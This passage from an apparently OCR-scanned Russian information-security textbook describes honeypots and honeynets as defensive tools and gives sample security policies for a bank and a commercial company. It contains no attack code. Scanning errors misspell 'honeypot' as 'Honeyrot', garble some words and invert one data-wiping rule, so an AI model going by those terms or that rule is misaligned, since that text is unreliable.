Далее, что касается остальных решений. Citrix Password Manager хорошо применять в сетях, где развернуты другие продукты Citrix, в особенности предоставляющие удаленный доступ к приложениям. Продукт ActiveIdentity Secure Login в нараве с Рутокен можно использовать в организациях, где предъявляются требования к наличию сертификатов регуляторов.

Решение One Sign Single Sign-On от Imprivata является наиболее универсальным, которое проще всего интегрировать в корпоративную сеть. Наличие хорошо документированного SDK позволяет подключить практически любые приложения. С помощью программно-аннотированной реализации можно без лишних трудностей развернуть отказоустойчивую конфигурацию. Таким образом, Imprivata One Sign можно считать лидером среди решений по однократной аутентификации.

7.8. Honeyrot – ловушка для хакера

Говоря о средствах защиты корпоративных ресурсов, нельзя не упомянуть о Honeyrot, так называемых «горшочках с медом», приманках, позволяющих изучить методы, используемые взломщиками, и постараться улучшить систему защиты корпоративных ресурсов.

С точки зрения обеспечения информационной безопасности, хороши все средства, особенно сегодня – с повсеместным распростра-

нением широкополосного интернет-доступа. Казалось бы, можно применить самые совершенные средства аутентификации и криптования, отгородиться мощным межсетевым экраном, но одна маленькая онлошность в ответственной программе способна свести на нет все усилия, предоставив квалифицированному злоумышленнику возможность задействовать эту онлошность в своих целях и в конце концов получить несанкционированные права доступа.

Достаточно долго в этом противостоянии специалисты по безопасности могли лишь реагировать на результаты онлошности взлома. У них не было возможности предугадывать действия злоумышленников, действовать на опережение. Это онлошный аналог шахмат, где партия способна длиться сколь угодно долго: за это время компания может понести колоссальные убытки. Оказалось, что практически всегда у хакера есть возможность адекватно отреагировать на защитные меры. А потому потенциально страдающая сторона, дабы минимизировать риск вторжения, обязана играть на опережение.

Один из методов, позволяющий осуществить эту идею, называется Honeyrot (от англ. – «горшочек с медом»). Фактически Honeyrot представляет собой приманку, на которую в случае удаи и высокого фактора достоверности наопадет злоумышленник. Задача Honeyrot – подвергнуться атаке или несанкционированному исследованию, что позволит изучить стратегию злоумышленника и определить круг средств, с помощью которых могут быть нанесены удары по реальным объектам безопасности. Реализация Honeyrot не принципиальна, это может быть как специальный выделенный сервер, так и один сетевой сервис, задача которого – привлечь внимание хакеров.

7.8.1. Принципы работы

Honeyrot кардинально отличается от всех разработок в сфере безопасности. Как правило, все продукты на данном рынке призваны решать строго определенную функцию (не важно, об аппаратном или программном обеспечении идет речь): межсетевой экран решает задачи разграничения доступа из одной сети в другую на различных уровнях, сервис SSH предназначен для шифрованного доступа к ресурсам операционной системы и т. д. Технология Honeyrot не предназначена для решения конкретной задачи, а представляет собой целую философию – гибкую, настраиваемую в соответствии с поставленной целью. Как можно догадаться, это не формализованный продукт или технология, а своего рода инструмент, примерно как микроскоп в руках биолога.

Honeyrot обеспечивает специалистам в области безопасности достаточно весомые преимущества. В первую очередь это сбор необходимой информации, зачастую содержащей ценные сведения. Развертывание и эксплуатация «живца» не представляют особой трудности, также и средства Honeyrot, как правило, не требовательны к системным ресурсам.

Огромное количество существующих на рынке продуктов имеют развитые встроенные механизмы сбора и анализа информации, касающейся безопасности (в основном на уровне журналов). При желании сетевой администратор способен отследить события в хронологическом порядке и узнать, что же происходило на определенном участке инфраструктуры в X часов Y минут Z секунд. Однако нельзя отрицать, что вычленение необходимых сведений нередко бывает довольно сложным, ведь приходится просматривать огромные лог-файлы, чтобы узнать, когда, где и как обнаружилась подозрительная несанкционированная активность. С этой точки зрения средства Honeyrot выглядят практически идеально: информации собирается немного, но вся она представляет большую ценность, ведь именно такие сведения раскрывают суть нонитки взлома, сканирования или исследования.

Поскольку Honeyrot изначально «забрасывается» для атаки и исследований, можно предположить, что практически вся снятая с ловушки информация отражает действия именно злоумышленников. На ее основе можно провести анализ, построить статистику методов, использующихся хакерами, а также определить наличие каких-либо новых решений, применяющихся взломщиками. Неразумно было бы подставлять под удар реальный участок сетевой инфраструктуры – ведь на основе информации от Honeyrot можно оперативно внести коррективы в конфигурацию, например production-сервера.

Один из наиболее щекотливых моментов, связанных с Honeyrot, заключается в наглядности метода. Допустим, на этапе проектирования и развертывания инфраструктуры компания ответственно отнеслась к вопросам обеспечения безопасности: были установлены и должным образом настроены межсетевые экраны, средства аутентификации, шифрования и т. д. Потом, как правило, наступает этап усвоения: «нас нельзя взломать, мы вложили огромные средства и имеем дело только с лучшими продуктами», а затем – этап недовольства, ведь если руководство не видит эффекта, то обычно возникают мысли о напрасно потраченных деньгах. Honeyrot способен наглядно показать наличие большой опасности – она никуда не исчезла, разве что временно находится «за дверью», но никто не даст гарантии, что через час межсетевой экран и все прочие средства защиты не будут

преодолены: достаточно вспомнить о случаях проникновения в сети NASA или военного ведомства США.

Особо следует остановиться на инсталляции и эксплуатации Honeypot. Как правило, весь комплекс мероприятий сводится к «установить и ждать». Наиболее распространен случай с выделенным сервером, находящимся под контролем специалистов. На сегодняшний день имеется множество программ-подделок, которые производят впечатлительные настоящих, но не являются таковыми, их основная задача – протоколировать весь обмен. Преимущество Honeypot – в том, что конию ПО можно сделать на морально устаревшем сервере, не справляющемся с типичными вычислительными задачами электронного бизнеса.

Для того чтобы уяснить ценность ловушек, примем во внимание модель безопасности Брюса Шнейера (Bruce Schneier), которая подразумевает три уровня: предотвращение, обнаружение и ответ. Honeypot-ловушки могут быть задействованы на всех трех уровнях, например на уровне предотвращения Honeypot применяется при замедлении или полной остановке автоматических вторжений. Ловушки можно использовать для обнаружения неавторизованной активности – в этом случае традиционные решения из области безопасности способны сгенерировать огромный объем журнальных записей, тогда как всего несколько из них отображают реальные ноты проникновения или исследования. Кроме того, многие современные технологии не обладают интеллектуальными способностями и не могут идентифицировать доселе неизвестные атаки. Honeypot решает проблемы такого рода – в силу малого объема полезной генерируемой информации можно быть почти уверенным, что имеет место атака или исследование (рис. 83).




Рис. 83. Схема. Honeypot-ловушки

Ловушки используются и для реакции на вторжение. Если злоумышленник проник в сеть и одна из атакованных систем оказалась ловушкой, полезная информация, полученная от этой ловушки, применяется для ответа на атаку. Описанные преимущества могут вызвать иллюзию, будто Honeyrot – идеальное средство для обеспечения максимальной безопасности. Увы, в силу ряда недостатков это не так, и Honeyrot может служить дополнением к имеющемуся комплексу средств защиты. В первую очередь нужно отметить узкую направленность конкретной ловушки, также существуют вероятность обнаружения и опасность полного взлома Honeyrot.

Honeyrot потенциально не способен охватить все проблемы безопасности, поэтому приходится либо исследовать уровень безопасности отдельно взятого фрагмента инфраструктуры, либо задействовать несколько приманок. Нельзя исключить риск осознания злоумышленниками того факта, что перед ними не реальный «фронт работы», а лишь подставная ловушка. Чаще всего это происходит из-за неправильной или недостаточно тщательной настройки ловушки, то есть в подавляющем большинстве случаев виновен человеческий фактор.

Приведем пример: Honeyrot замаскирован под сервер доменных имен (DNS), работающий под управлением ОС Sun Solaris. Если в силу каких-либо причин сервер проявит себя работающим под ОС Linux, можно не сомневаться – злоумышленник занозит ловушку. Еще одна типичная проблема – активность: если это не реальный компьютер, то чаще всего он не будет проявлять никакой активности (находясь в пассивном режиме ожидания взлома) и не станет генерировать сетевой трафик, что сразу же заметит злоумышленник.

В интернет-сообществах хакеров довольно остро стоит проблема обнаружения Honeyrot – это действительно очень эффективное средство безопасности. Для чего даже созданы специальные утилиты, например Honey Hunter, однако однозначного рецепта на данный счет нет. Грамотно настроенный Honeyrot практически невозможно распознать, и это еще раз подтверждает, что обнаружение ловушки практически всегда является следствием человеческого фактора. Крайний случай неудачи с Honeyrot выглядит как полный взлом ловушки и использование Honeyrot в качестве плацдарма для совершения атак на другие устройства и сервисы. Но это весьма редко встречающийся сценарий развития событий, ведь никто в здравом уме не станет даже теоретически допускать возможность использования ловушки как стартовой площадки для нападения на другие объекты. Если раз-

решить применять HoneyPot для соединения с удаленными хостами, атакующий будет иметь возможность нападения на другие системы, используя IP-адрес ловушки как источник атаки, что с юридической точки зрения вызовет серьезные проблемы. Подобную возможность можно или запретить, или контролировать, однако если она запрещена, это может показаться подозрительным злоумышленнику, а если она существует, но контролируется, атакующий способен оценить ограничения или запрещенные запросы и на основе полученной информации сделать вывод, что атакуемый объект – ловушка.

Помимо сугубо практического применения HoneyPot, описанного выше, не менее важна и другая сторона вопроса – исследовательская. К сожалению, одна из наиболее актуальных проблем специалистов по безопасности заключается в нехватке информации. Кто является угрозой, зачем они атакуют, каким образом и какие средства используют – эти вопросы очень часто не имеют однозначного ответа. Осведомлен – значит вооружен, но в мире безопасности такой информации мало – нет источников данных. Это и неудивительно, ведь речь идет о настоящем противостоянии специалистов по безопасности и специалистов по «антибезопасности». Обычно профессионалы безопасности узнавали о злоумышленниках, изучая используемые ими средства и анализируя следы атаки. Когда система была скомпрометирована, администраторы часто находили средства злоумышленников, оставленные ими на взломанной системе. Таким образом делалось множество предположений, основанных на зафиксированных средствах и методиках.

Для целей сбора недостающих данных HoneyPot помогают отследить весь процесс атаки, вплоть до фиксирования нажатия клавиш на клавиатуре. И хотя в общем случае исследовательские ловушки не уменьшают риска для организации, собранная с них информация вполне может быть применена на реальных системах, например для улучшения предупреждения, обнаружения, возможностей протоколирования и необходимой реакции на потенциальный взлом.

Идея HoneyPot представлена и в более масштабном понимании – на уровне целой сети – HoneyNet. Это определенная разновидность HoneyPot, однако подобная система состоит не из одного компьютера или активного сетевого устройства, а из целой сети. Она находится за межсетевым экраном и перехватывает все входящие и исходящие соединения, затем информация об активности злоумышленника рассматривается и анализируется. HoneyNet, разумеется, создает для атакующего более достоверную картину, нежели организованный отдельно HoneyPot.

Кроме того, с помощью нескольких машин с различным программным обеспечением можно гораздо больше узнать о действиях хакера, нежели при использовании одной ловушки.

7.9. Заключение

В этой главе я подробно рассмотрел современные средства защиты. В отличие от встроенных в приложения и устройства защитных механизмов, антивирусы, межсетевые экраны и другие средства являются отдельными решениями, не входящими в состав других систем. Соответственно, их необходимо приобретать и настраивать отдельно от защищаемых систем.

Все компоненты средств защиты следует размещать на выделенных серверах и устройствах. Исключения могут составлять только антивирусы. Так, например, антивирус для файлового сервера устанавливается непосредственно на файловое хранилище, а антиспам – непосредственно на почтовый сервер.

Внедрение современных средств защиты является неотъемлемой частью мероприятий по обеспечению информационной безопасности.

ГЛАВА

3

НОРМАТИВНАЯ ДОКУМЕНТАЦИЯ

8.1. Политики ИБ

Политики безопасности

Для эффективного решения задач по обеспечению информационной безопасности в организации специалист должен разработать комплект документации, регламентирующий организацию рабочих процессов в компании. Однако пусть читателя не пугает слово «разрабатывать» (многие технические специалисты на дух не переносят работу с документами). В этой главе я приведу примеры типовых документов с комментариями, с помощью которых вы сможете доработать данные документы под нужды уже своей организации.

Но прежде мне хотелось бы прояснить ряд моментов, для того чтобы у читателя не возникло непонимания в вопросах разработки регламентов по информационной безопасности. Итак, сотрудники любой организации подчиняются определенному набору правил и инструкций. Правила определяют: продолжительность рабочего дня, время прихода сотрудников на работу, условия труда и прочее. Инструкции регламентируют процесс работы с различным оборудованием и документами. Политики по информационной безопасности являются неотъемлемой частью этой нормативной базы. При поступлении на работу каждый сотрудник в обязательном порядке подписывается под тем, что он обязуется соблюдать требования по обеспечению информационной безопасности. Эти требования включают в себя соблюдение политики конфиденциальности, сохранение в тайне пароля, корпоративных документов и другой информации. Так вот,

если в вашей организации отсутствуют такие регламенты, или не все сотрудники под ними подписались, или же данные регламенты не содержат всех необходимых требований, то в случае какого-либо инцидента ваша организация не сможет предъявить к злоумышленнику никаких официальных претензий и, соответственно, не сможет потребовать от него через суд возмещения нанесенного вам ущерба. Так что советую отнестись к приведенному ниже материалу со всей серьезностью.

В случае если в вашей организации на данный момент нет разработанных политик по информационной безопасности, постарайтесь как можно скорее подготовить данные документы, например с помощью тех шаблонов, которые приведены в этой главе. Затем предоставьте данные документы на подпись руководству своей компании, при этом вам, возможно, придется разъяснить руководству необходимость принятия данных документов. Заручившись поддержкой руководства организации, ознакомьте всех без исключения сотрудников с данными документами и получите их подписи. После этого политики по обеспечению информационной безопасности в вашей организации начнут действовать.

Итак, приступим.

В качестве первого примера я приведу политику безопасности для коммерческого банка. Не секрет, что все банки подчиняются определенным требованиям по информационной безопасности, которые им предъявляет государство. Поэтому политики безопасности в банках наиболее жесткие (организаций, работающих с гостайной, мы не учитываем, так как там своя специфика), и мы воспользуемся ей как примером.

Данный документ описывает политики, применимые к: порядку доступа к конфиденциальной информации, работе с криптографическими системами, физической безопасности (доступу в помещения), разграничению прав доступа, работе в глобальной сети Интернет, дублированию, резервированию и разделному хранению конфиденциальной информации. Как видно из приведенного списка, в данной политике охватываются все основные аспекты деятельности организации при работе с ИТ-системами.

Обратите внимание на то, что в конце каждого пункта приведены действия, которые категорически запрещается выполнять. Фактически запретить выполнять данные запрещенные действия автоматически влечет за собой ответственность сотрудника перед работодателем.

Итак, вот пример этой политики безопасности.

1. Общие положения

1.1. Настоящая Политика разработана в соответствии с действующим законодательством, нормативными актами и соотносимыми с ними положениями внутренних документов КБ «Банк» (далее Банк). Она регламентирует порядок организации с целью обеспечения сохранности информации и ее безопасности в Банке как в осуществлении текущей деятельности, так и в обозримом будущем.

1.2. Предметом настоящего документа являются:

- порядок доступа к конфиденциальной информации;
- работа с криптографическими системами;
- физическая безопасность (доступ в помещения);
- разграничение прав доступа;
- работа в глобальной сети Интернет;
- дублирование, резервирование и раздельное хранение конфиденциальной информации.

2. Порядок доступа к конфиденциальной информации

2.1. В целях обеспечения защиты информации в Банке устанавливается следующий порядок допуска к работе с конфиденциальными источниками:

- решение о доступе работника к определенному разделу банковской информации принимается руководством Банка;
- отдел банковских и информационных технологий обеспечивает защиту отдельных файлов и программ от чтения, удаления, копирования лицами, не допущенными к этому;
- доступ к компьютерной сети Банка осуществляется только с персональным паролем. Пользователь должен держать в тайне свой пароль. Сообщать свой пароль другим лицам, а также пользоваться чужими паролями запрещается. Имя пользователя и пароль на вход в АБС должны быть отличны от имени пользователя и пароля в общую компьютерную сеть Банка;
- категорически запрещается снимать несанкционированные копии с носителей банковской информации, знакомить с содержанием электронной информации лиц, не допущенных к этому.

3. Работа с криптографическими системами

3.1. К работе с криптографическими системами допускаются только сотрудники Банка, имеющие соответствующее разрешение от руководства Банка.

3.2. Секретные ключи электронно-цифровых подписей и шифрования должны храниться в сейфах под ответственностью лиц, на то уполномоченных. Доступ неуполномоченных лиц к носителям секретных ключей и шифрования должен быть исключен.

3.3. Категорически запрещается:

- выводить секретные ключи и шифрования на дисплей компьютера или принтер;
- устанавливать в дисковод компьютера носитель секретных ключей и шифрования в непредусмотренных режимах функционирования;
- записывать на носитель секретных ключей и шифрования постороннюю информацию.

3.4. При компрометации секретных ключей, шифрования и прочей электронной информации Управлением банковских и информационных технологий принимаются меры для прекращения любых операций с использованием этих ключей и прочей информации; принимаются меры для смены ключей и шифрования, паролей. По факту компрометации организуется служебное расследование, результаты которого отражаются в акте и доводятся до сведения руководства Банка.

4. Физическая безопасность

4.1. Все объекты, критичные с точки зрения информационной безопасности (все серверы баз данных, телефонная станция, основной маршрутизатор, файервол), находятся в отдельном помещении, доступ в которое разрешен только сотрудникам, имеющим соответствующее разрешение от руководства Банка.

4.2. Вход в помещение осуществляется через металлическую дверь, оснащенную замками (не менее двух) и переговорным устройством. Копии ключей находятся в службе безопасности банка.

4.3. Помещение оборудовано принудительной вентиляцией и пожарной сигнализацией. Вход в помещение контролируется системой видеонаблюдения с выходом на мониторы охраны.

4.4. Ключевые диски, пароли и прочая конфиденциальная информация хранятся в сейфах.

4.5. Доступ в помещение посторонним лицам запрещен. Технический персонал, осуществляющий уборку помещения, ремонт оборудования, обслуживание кондиционера и т. п., может находиться в помещении только в присутствии работников, имеющих право находиться в помещении в связи с выполнением своих должностных обязанностей.

4.6. Доступ в помещение во внеурочное время или в выходные и праздничные дни осуществляется с письменного разрешения председателя Правления (его заместителей).

5. Разграничение прав доступа к программному обеспечению и системам хранения данных

5.1. Для входа в компьютерную сеть Банка сотрудник должен ввести имя и пароль. Не допускаются режимы беспарольного (гостевого) доступа к какой-либо банковской информации.

5.2. В целях защиты конфиденциальной информации Банка организационно и технически разделяются подразделения банка, имеющие

доступ и работающие с различной информацией (в разрезе ее конфиденциальности, секретности и смысловой направленности). Данная задача решается с использованием сетевой операционной системы, где в целях обеспечения защиты данных доступ и права пользователей ограничиваются персональными каталогами. Права назначаются в соответствии с производственной необходимостью, определяемой начальником подразделения.

5.3. Параметры входа в сеть, имя и пароль пользователем не разглашаются. Копии на бумажном носителе держатся в недоступном для посторонних месте. В случае компрометации пароля пользователь должен незамедлительно обратиться в Управление информационных технологий с заявкой о замене.

5.4. При работе с АБС имя пользователя и пароль должны быть отличны от имени пользователя и пароля при входе в общую компьютерную сеть Банка. Пароль должен быть не менее пяти символов. Категорически запрещается сообщать свой пароль другим лицам, а также пользоваться чужими паролями. Все действия пользователя, работающего с АБС, протоколируются. Журнал операций хранится не менее шести месяцев.

6. Работа в глобальной сети Интернет

6.1. К работе с ресурсами сети Интернет допускаются сотрудники, получившие соответствующее разрешение от руководства Банка (достаточно устной формы).

6.2. Работа сотрудников Банка с электронной почтой сети Интернет допускается на основании отдельного разрешения от руководства Банка (достаточно устной формы).

6.3. При работе с сетью Интернет сотрудникам запрещено:

- скачивать и устанавливать на компьютер программное обеспечение;
- посещать ресурсы, не имеющие непосредственного отношения к работе и служебным обязанностям;
- осуществлять подписку на рассылку информации непромышленного характера;
- сообщать адрес электронной почты в непромышленных целях;
- пользоваться различными интернет-пейджером;
- использовать Интернет для получения материальной выгоды или в непромышленных целях, в том числе осуществляя торговлю через Интернет.

7. Дублирование, резервирование и раздельное хранение конфиденциальной информации

7.1. В целях защиты банковской информации от преднамеренного или же непреднамеренного ее уничтожения, фальсификации или разглашения обеспечить:

- ежедневное обязательное резервирование всей информации, имеющей конфиденциальный характер;
- дублирование информации с использованием различных физических и аппаратных носителей.

7.2. Ответственность за хранение и резервирование информации в электронном виде возложить на Отдел банковских и информационных технологий.

Мы рассмотрели политику безопасности для организации, работающей в банковской сфере. Теперь в качестве другого примера рассмотрим пример политики, используемой в коммерческой организации. Здесь приведенные цели политики несколько отличаются от приведенных выше в политике для банка. Вот эти цели: сохранение конфиденциальности критичных информационных ресурсов; обеспечение непрерывности доступа к информационным ресурсам Компании для поддержки бизнес-деятельности; защита целостности деловой информации с целью поддержания возможности Компании по оказанию услуг высокого качества и принятию эффективных управленческих решений; повышение осведомленности пользователей в области рисков, связанных с информационными ресурсами Компании; определение степени ответственности и обязанностей сотрудников по обеспечению информационной безопасности в Компании. Как видно, цели политики другие, и они имеют несколько иную задачу, а именно регламентируют действия по соблюдению информационной безопасности, в отличие от предыдущей политики, которая регламентировала все действия по работе пользователя в корпоративной сети.

1. Общие положения

Информация является ценным и жизненно важным ресурсом ВАШЕЙ КОМПАНИИ (далее – Компания). Настоящая политика информационной безопасности предусматривает принятие необходимых мер в целях защиты активов от случайного или преднамеренного изменения, раскрытия или уничтожения, а также в целях соблюдения конфиденциальности, целостности и доступности информации, обеспечения процесса автоматизированной обработки данных в Компании.

Ответственность за соблюдение информационной безопасности несет каждый сотрудник Компании, при этом первоочередной задачей является обеспечение безопасности всех активов Компании. Это значит, что информация должна быть защищена не менее надежно, чем любой другой основной актив Компании. Главные цели Компании не могут быть достигнуты без своевременного и полного обеспечения

сотрудников информацией, необходимой им для выполнения своих служебных обязанностей.

В настоящей Политике под термином «сотрудник» понимаются все сотрудники Компании. На лиц, работающих в Компании по договорам гражданско-правового характера, в том числе прикомандированных, положения настоящей Политики распространяются в случае, если это обусловлено в таком договоре.

1.1. Цель и назначение настоящей Политики

Целями настоящей Политики являются:

- сохранение конфиденциальности критичных информационных ресурсов;
- обеспечение непрерывности доступа к информационным ресурсам Компании для поддержки бизнес-деятельности;
- защита целостности деловой информации с целью поддержания возможности Компании по оказанию услуг высокого качества и принятию эффективных управленческих решений;
- повышение осведомленности пользователей в области рисков, связанных с информационными ресурсами Компании;
- определение степени ответственности и обязанностей сотрудников по обеспечению информационной безопасности в Компании.

Руководители подразделений Компании должны обеспечить регулярный контроль за соблюдением положений настоящей Политики. Кроме того, должна быть организована периодическая проверка соблюдения информационной безопасности с последующим представлением отчета по результатам указанной проверки Руководству.

1.2. Область применения настоящей Политики

Требования настоящей Политики распространяются на всю информацию и ресурсы обработки информации Компании. Соблюдение настоящей Политики обязательно для всех сотрудников (как постоянных, так и временных). В договорах с третьими лицами, получающими доступ к информации Компании, должна быть оговорена обязанность третьего лица по соблюдению требований настоящей Политики.

Компании принадлежат на праве собственности (в том числе на праве интеллектуальной собственности) вся деловая информация и вычислительные ресурсы, приобретенные (полученные) и введенные в эксплуатацию в целях осуществления ею деятельности в соответствии с действующим законодательством. Указанное право собственности распространяется на голосовую и факсимильную связь, осуществляемую с использованием оборудования Компании, лицензионное и разработанное программное обеспечение, содержание ящиков электронной почты, бумажные и электронные документы всех функциональных подразделений и персонала Компании.

2. Требования и рекомендации

2.1. Ответственность за информационные активы

В отношении всех собственных информационных активов Компании, активов, находящихся под контролем Компании, а также активов, используемых для получения доступа к инфраструктуре Компании, должна быть определена ответственность соответствующего сотрудника Компании. Информация о смене владельцев активов, их распределении, изменениях в конфигурации и использовании за пределами Компании должна доводиться до сведения руководителя Департамента информационных технологий и руководителя Департамента защиты информации Компании.

2.2. Контроль доступа к информационным системам

2.2.1. Общие положения

Все работы в пределах офисов Компании выполняются в соответствии с официальными должностными обязанностями только на компьютерах, разрешенных к использованию в Компании.

Внос в здания и помещения Компании личных портативных компьютеров и внешних носителей информации (диски, дискеты, флэш-карты и т. п.), а также вынос их за пределы Компании производится только при согласовании с Департаментом защиты информации Компании.

Все данные (конфиденциальные или строго конфиденциальные), составляющие коммерческую тайну Компании и хранящиеся на жестких дисках портативных компьютеров, должны быть зашифрованы. Все портативные компьютеры Компании должны быть оснащены программным обеспечением по шифрованию жесткого диска.

Руководители подразделений должны периодически пересматривать права доступа своих сотрудников и других пользователей к соответствующим информационным ресурсам.

В целях обеспечения санкционированного доступа к информационному ресурсу любой вход в систему должен осуществляться с использованием уникального имени пользователя и пароля.

Пользователи должны руководствоваться рекомендациями по защите своего пароля на этапе его выбора и последующего использования. Запрещается сообщать свой пароль другим лицам или предоставлять свою учетную запись другим, в том числе членам своей семьи и близким, если работа выполняется дома.

В процессе своей работы сотрудники обязаны постоянно использовать режим «Экранной заставки» с парольной защитой. Рекомендуется устанавливать максимальное время «простоя» компьютера до появления экранной заставки не дольше 15 минут.

2.2.2. Доступ третьих лиц к системам Компании

Каждый сотрудник обязан немедленно уведомить руководителя Департамента информационных технологий и руководителя Департа-

мента защиты информации обо всех случаях предоставления доступа третьим лицам к ресурсам корпоративной сети.

Доступ третьих лиц к информационным системам Компании должен быть обусловлен производственной необходимостью. В связи с этим порядок доступа к информационным ресурсам Компании должен быть четко определен, контролируем и защищен.

2.2.3. Удаленный доступ

Пользователи получают право удаленного доступа к информационным ресурсам Компании с учетом их взаимоотношений с Компанией. Сотрудникам, использующим в работе портативные компьютеры Компании, может быть предоставлен удаленный доступ к сетевым ресурсам Компании в соответствии с правами в корпоративной информационной системе.

Сотрудникам, работающим за пределами Компании с использованием компьютера, не принадлежащего Компании, запрещено копирование данных на компьютер, с которого осуществляется удаленный доступ.

Сотрудники и третьи лица, имеющие право удаленного доступа к информационным ресурсам Компании, должны соблюдать требование, исключающее одновременное подключение их компьютера к сети Компании и к каким-либо другим сетям, не принадлежащим Компании. Все компьютеры, подключаемые посредством удаленного доступа к информационной сети Компании, должны иметь программное обеспечение антивирусной защиты, имеющее последние обновления.

2.2.4. Доступ к сети Интернет

Доступ к сети Интернет обеспечивается только в производственных целях и не может использоваться для незаконной деятельности.

Рекомендованные правила:

- сотрудникам Компании разрешается использовать сеть Интернет только в служебных целях;
- запрещается посещение любого сайта в сети Интернет, который считается оскорбительным для общественного мнения или содержит информацию сексуального характера, пропаганду расовой ненависти, комментарии по поводу различия/превосходства полов, дискредитирующие заявления или иные материалы с оскорбительными высказываниями по поводу чьего-либо возраста, сексуальной ориентации, религиозных или политических убеждений, национального происхождения или недееспособности;
- сотрудники Компании не должны использовать сеть Интернет для хранения корпоративных данных;
- работа сотрудников Компании с интернет-ресурсами допускается только режимом просмотра информации, исключая возможность передачи информации Компании в сеть Интернет;

- сотрудникам, имеющим личные учетные записи, предоставленные публичными провайдерами, не разрешается пользоваться ими на оборудовании, принадлежащем Компании;
- сотрудники Компании перед открытием или распространением файлов, полученных через сеть Интернет, должны проверить их на наличие вирусов;
- запрещен доступ в Интернет через сеть Компании для всех лиц, не являющихся сотрудниками Компании, включая членов семьи сотрудников Компании.

Специалисты Департамента информационных технологий и Департамента защиты информации имеют право контролировать содержание всего потока информации, проходящей через канал связи к сети Интернет в обоих направлениях.

2.3. Защита оборудования

Сотрудники должны постоянно помнить о необходимости обеспечения физической безопасности оборудования, на котором хранится информация Компании.

Сотрудникам запрещено самостоятельно изменять конфигурацию аппаратного и программного обеспечения. Все изменения производят авторизованные специалисты Департамента информационных технологий после согласования изменений с Департаментом защиты информации.

2.3.1. Аппаратное обеспечение

Все компьютерное оборудование (серверы, стационарные и портативные компьютеры), периферийное оборудование (например, принтеры и сканеры), аксессуары (манипуляторы типа «мышь», шаровые манипуляторы, дисководы для CD-дисков), коммуникационное оборудование (например, факс-модемы, сетевые адаптеры и концентраторы) для целей настоящей Политики вместе именуется «компьютерное оборудование». Компьютерное оборудование, предоставленное Компанией, является ее собственностью и предназначено для использования исключительно в производственных целях.

Пользователи портативных компьютеров, содержащих информацию, составляющую коммерческую тайну Компании, обязаны обеспечить их хранение в физически защищенных помещениях, запираемых ящиках рабочего стола, шкафах или обеспечить их защиту с помощью аналогичного по степени эффективности защитного устройства в случаях, когда данный компьютер не используется.

Каждый сотрудник, получивший в пользование портативный компьютер, обязан принять надлежащие меры по обеспечению его сохранности как в офисе, так и по месту проживания. В ситуациях, когда возрастает степень риска кражи портативных компьютеров, напри-

мер в гостиницах, аэропортах, в офисах деловых партнеров и т. д., пользователи обязаны ни при каких обстоятельствах не оставлять их без присмотра.

Во время поездки в автомобиле портативный компьютер должен находиться в багажнике. На ночь его следует перенести из автомобиля в гостиничный номер.

Все компьютеры должны защищаться паролем при загрузке системы, активации по горячей клавише и после выхода из режима «Экранной заставки». Для установки режимов защиты пользователь должен обратиться в службу технической поддержки. Данные не должны быть скомпрометированы в случае халатности или небрежности, приведшей к потере оборудования. Перед утилизацией все компоненты оборудования, в состав которых входят носители данных (включая жесткие диски), необходимо проверять, чтобы убедиться в отсутствии на них конфиденциальных данных и лицензионных продуктов. Должна выполняться процедура форматирования носителей информации, включающая возможность восстановления данных.

При записи какой-либо информации на носитель для передачи его контрагентам или партнерам по бизнесу необходимо убедиться в том, что носитель чист, то есть не содержит никаких иных данных. Простое переформатирование носителя не дает гарантии полного удаления записанной на нем информации.

Карманные персональные компьютеры, а также мобильные телефоны, имеющие функцию электронной почты, и прочие переносные устройства не относятся к числу устройств, имеющих надежные механизмы защиты данных. В подобном устройстве не рекомендуется хранить конфиденциальную информацию.

Порты передачи данных, в том числе FD- и CD-дисководы, в стационарных компьютерах сотрудников Компании блокируются, за исключением тех случаев, когда сотрудником получено разрешение на запись информации у Департамента защиты информации.

2.3.2. Программное обеспечение

Все программное обеспечение, установленное на предоставленном Компанией компьютерном оборудовании, является собственностью Компании и должно использоваться исключительно в производственных целях.

Сотрудникам запрещается устанавливать на предоставленном в пользование компьютерном оборудовании нестандартное, нелицензионное программное обеспечение или программное обеспечение, не имеющее отношения к их производственной деятельности. Если в ходе выполнения технического обслуживания будет обнаружено не разрешенное к установке программное обеспечение, оно будет удалено, а сообщение о нарушении будет направлено непосредственному руководителю сотрудника и в Департамент защиты информации.

На всех портативных компьютерах должны быть установлены программы, необходимые для обеспечения защиты информации:

- персональный межсетевой экран;
- антивирусное программное обеспечение;
- программное обеспечение шифрования жестких дисков;
- программное обеспечение шифрования почтовых сообщений.

Все компьютеры, подключенные к корпоративной сети, должны быть оснащены системой антивирусной защиты, утвержденной руководителем Департамента информационных технологий.

Сотрудники Компании не должны:

- блокировать антивирусное программное обеспечение;
- устанавливать другое антивирусное программное обеспечение;
- изменять настройки и конфигурацию антивирусного программного обеспечения.

Компания предпочитает приобретать программное обеспечение, а не разрабатывать собственные программы, поэтому пользователям, желающим внедрить новые возможности бизнес-процессов, необходимо обсудить свое предложение со своим менеджером по бизнес-информации, который проинформирует их о порядке приобретения и/или разработки программного обеспечения.

2.4. Рекомендуемые правила пользования электронной почтой

Электронные сообщения (удаленные или не удаленные) могут быть доступны или получены государственными органами или конкурентами по бизнесу для их использования в качестве доказательств в процессе судебного разбирательства или при ведении бизнеса. Поэтому содержание электронных сообщений должно строго соответствовать корпоративным стандартам в области деловой этики.

Использование электронной почты в личных целях допускается в случаях, когда получение/отправка сообщения не мешает работе других пользователей и не препятствует бизнес-деятельности.

Сотрудникам запрещается направлять партнерам конфиденциальную информацию Компании по электронной почте без использования систем шифрования. Строго конфиденциальная информация Компании ни при каких обстоятельствах не подлежит пересылке третьим лицам по электронной почте.

Сотрудникам Компании запрещается использовать публичные почтовые ящики электронной почты для осуществления какого-либо из видов корпоративной деятельности.

Использование сотрудниками Компании публичных почтовых ящиков электронной почты осуществляется только при согласовании с Департаментом защиты информации при условии применения механизмов шифрования.

Сотрудники Компании для обмена документами с бизнес-партнерами должны использовать только свой официальный адрес электронной почты.

